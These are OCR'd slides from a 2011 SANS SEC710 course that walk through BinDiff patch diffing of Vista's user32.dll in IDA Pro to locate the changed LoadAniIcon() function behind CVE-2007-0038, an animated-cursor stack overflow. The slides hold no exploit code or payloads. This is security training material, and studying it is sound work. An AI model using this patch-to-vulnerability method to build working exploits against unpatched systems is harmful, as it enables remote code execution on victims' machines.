
Saving the Database

At this point, IDA has loaded and mapped the DLL into memory. IDA creates a database as part of its process for the loaded module. We want to save this database so we can use BinDiff, and also to save time when we wish to analyze the patched DLL in the future. By loading the .idb database file, IDA does not have to reanalyze the DLL. Simply select "File" followed by "Save" and IDA will save the database to the same folder as the DLL. Once you have saved the database, click on "File" followed by "Close."


Loading the Unpatched DLL
• Select "File, New" and open the unpatched DLL
– "..\..\user32_Vista_SP0\Unpatched\user32.dll"
– Accept all defaults and let IDA analyze the module
• Ensure that symbols have been loaded
• Click "File, Save"
• Close the file
SANS SEC710 - © 2011


Loading the Unpatched DLL

Now it's time to open up the unpatched version of user32.dll. The unpatched version is located at "..\..\user32_Vista_SP0\Unpatched\user32.dll" from your tools CD. Accept all defaults and let IDA perform its initial analysis. Once it completes, verify symbols have properly loaded, and save the database. If everything looks good, go ahead and close the file. We need the .idb files in order to use BinDiff.



Load the Patched Database

Now it is time to load in the patched database created by IDA Pro. Simply click on "File" followed by "Load" from within IDA Pro. Go to the folder where you loaded the patched DLL and select the user32.idb file. It is the one with the IDA icon. Once loaded it should look just as it did when you first loaded the DLL for analysis.




Launching BinDiff

Now that the patched user32.idb file is loaded into IDA Pro, press Ctrl-6 to bring up the BinDiff GUI. Click on "Diff Database" and select the user32.idb file from the unpatched folder. A pop-up should appear, which eventually states "Performing diff…"

Diffing Completed


- Once diffing is complete some new tabs should appear
  - Matched Functions
  - Primary Unmatched
  - Secondary Unmatched
  - Etc...


IDA View-A
Matched Functions
Primary Unmatched
Secondary Unmatched
simil... c... EA primary name primary EA secondary
1.00 0.88 77d6100c NtQueryLicenseValue(x,x,x,x,x) 77d6100c
1.00 0.88 77d61014 __imp__wtoi 77d61014
1.00 0.88 77d61018 __imp__iswspace 77d61018
1.00 0.88 77d6101c __imp__qsort 77d6101c
1.00 0.88 77d61020 LdrFlushAlternateResourceModules() 77d61020
1.00 0.88 77d61024 RtlCheckRegistryKey(x,x) 77d61024
1.00 0.88 77d61028 RtlMultiByteToUnicodeSize(x,x,x) 77d61028
1.00 0.88 77d6102c RtlPcToFileHeader(x,x) 77d6102c
1.00 0.88 77d61030 __imp__wcsrchr 77d61030
1.00 0.88 77d61034 NtRaiseHardError(x,x,x,x,x,x) 77d61034
1.00 0.88 77d61038 RtlIsNameLegalDOS8Dot3(x,x,x) 77d61038
1.00 0.88 77d6103c __imp__strrchr 77d6103c
1.00 0.88 77d61040 NtQueryKey(x,x,x,x,x) 77d61040
1.00 0.88 77d61044 NtEnumerateValueKey(x,x,x,x,x,x) 77d61044
1.00 0.88 77d61048 RtlSizeHeap(x,x,x) 77d61048
1.00 0.88 77d61050 RtlRunEncodeUnicodeString(x,x) 77d61050

SANS SEC710 - © 2011


Diffing Completed

Once BinDiff has finished diffing the two files, some additional tabs should appear in the main IDA Pro console. They may be on the left side of the screen or the right side and often seem to switch positions. These include "Matched Functions," "Primary Unmatched," "Secondary Unmatched," and a couple of other tabs. For our purposes, we are primarily interested in the "Matched Functions" tab. Older versions of BinDiff had a tab called "Changed", which has been removed from the newer versions. Click on the "Matched Functions" tab and proceed forward.


Changed Functions
• Sort by similarity and scroll to the top
• Only one function has changed
• LoadAniIcon()
• 97% similar
• BinDiff is a huge time saver
IDA View-A
Matched Functions
Primary Unmatched
Secondary Unmatched
similarity confidence EA primary name primary
0.97 0.99 77d65375 LoadAniIcon(x,x,x,x,x)
1.00 0.99 77d98cf0 xxxCBPosition(x)
1.00 0.97 77d98d26 xxxCBSetDroppedSize(x,x)
1.00 0.99 77d98d88 xxxCBSizeHandle(x)
1.00 0.99 77d98e71 IsVisible(x)
1.00 0.99 77d98ec9 ListBoxWndProcWorker(x,x,x,x,x)
1.00 0.99 77d98fee xxxLBInvalidateRect(x,x,x)
1.00 0.97 77d99091 NtUserExcludeUpdateRgn(x,x)
1.00 0.97 77d990a5 CreateDialogIndirectParamW(x,x,x,x,x)
1.00 0.99 77d9915b _wcsncat_s
1.00 0.99 77d992e5 ExtractIconFromICO(x,x,x,x,x,x)
1.00 0.97 77d99346 SendMessageTimeoutA(x,x,x,x,x,x,x)
1.00 0.97 77d993a1 __fnINOUTLPMEASUREITEMSTRUCT(x)
1.00 0.98 77d993e1 SetDlgItemTextW(x,x,x)
1.00 0.99 77d9940b CheckDlgButton(x,x,x)
1.00 0.99 77d9945d CheckRadioButton(x,x,x,x)
SANS SEC710 - © 2011


Changed Functions

Click on the Similarity column header to sort by similarity. Scroll to the top and locate the LoadAniIcon() function. This is the only function that has changed with the patch and has a similarity of 97% to the unpatched version. We are often not this lucky, and many functions are changed with a patch. Often patches are rolled up into a cumulative update, increasing analysis time. Imagine if thirty functions were changed; we would have to analyze each one to determine the changes. Still, the amount of time saved by the BinDiff tool is great. Out of thousands of functions within the DLL, we can zoom in directly on the changed ones!


Visual Diff (1)
• Right click on the function LoadAniIcon(x.x.x.x.x) and select "Visual Diff"
• You can also press Ctrl-E to bring up the same pop-up
Port Symbols and Comments Del
Visual Diff Ctrl+E
Copy Ctrl+Ins
SANS SEC710 - © 2011


Visual Diff (1)

At this point, simply right-click on the function LoadAniIcon(x.x.x.x.x) and select the option, "Visual Diff." Again, if you could not install BinDiff due to IDA Pro trial restrictions, you can look at the same information on the slides.




Visual Diff (2)

This slide shows the default flowgraph with BinDiff's Visual Diff. On the left and marked as "primary" is the patched function. To the right and marked as "secondary" is the unpatched function. The boxes in the flowgraph are code blocks within the LoadAniIcon() function. A basic block is code that starts with a single entry point and ends with a conditional or unconditional jump, branch, or return. Blue blocks are blocks that have not changed between the unpatched and patched versions of the function. Yellow blocks indicate that some amount of code has changed between the unpatched and patched versions of the function within that block. Red blocks indicate blocks of code that do not exist in either the patched or unpatched version of the function.




Visual Diff (3)

By using the magnifying glass buttons, you can zoom in and out of the blocks. Zooming in far enough allows you to see the code within each block. Navigation is easy with the slide bars, or by dragging your mouse over the global view of the function in the upper corners.



Visual Diff – Assembler View

The Assembler View tab makes it easier to read the code within the function. Code in red highlights is code that is changed or missing from either the patched or unpatched version respectively. The middle section is a landscape-style view of the entire function. Clicking and dragging on this screen allows you to move around within the function. Note that addresses will likely not match up. This is normal with updates to functions and DLL's. BinDiff will do its best to match up the like code side-by-side with each other.



Where to Start?
• The CVE states that the vulnerability is a stack-based buffer overflow
– Check for memory copying calls or code
– Look for compare instructions
– Look for BinDiff recognized code changes
– Check cross-references to interesting function calls
– Study the affected file format
SANS SEC710 - © 2011

Where to Start?

Now that we have everything set up, it's time to start performing the analysis. It certainly seems obvious that we should start analyzing the code identified as changed by BinDiff; however, there is much more that we need to take into consideration. The CVE states that the vulnerability is a stack-based buffer overflow. As stated in the CVE at: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0038


Stack-based buffer overflow in the animated cursor code in Microsoft Windows 2000 SP4 through Vista allows remote attackers to execute arbitrary code or cause a denial of service (persistent reboot) via a large length value in the second (or later) anih block of a RIFF .ANI, cur, or .ico file, which results in memory corruption when processing cursors, animated cursors, and icons, a variant of CVE-2005-0416, as originally demonstrated using Internet Explorer 6 and 7. NOTE: this might be a duplicate of CVE-2007-1765; if so, then CVE-2007-0038 should be preferred.

We should look at any memory copying code or function calls, which may or may not be obvious. Memory comparison instructions can often help us identify file format specifics and potential branches. Remember that Paimei can help us identify if we're hitting the vulnerable code. Cross-references to interesting functions is a great place to check. We should certainly start to get an understanding of the ANI file format as well.



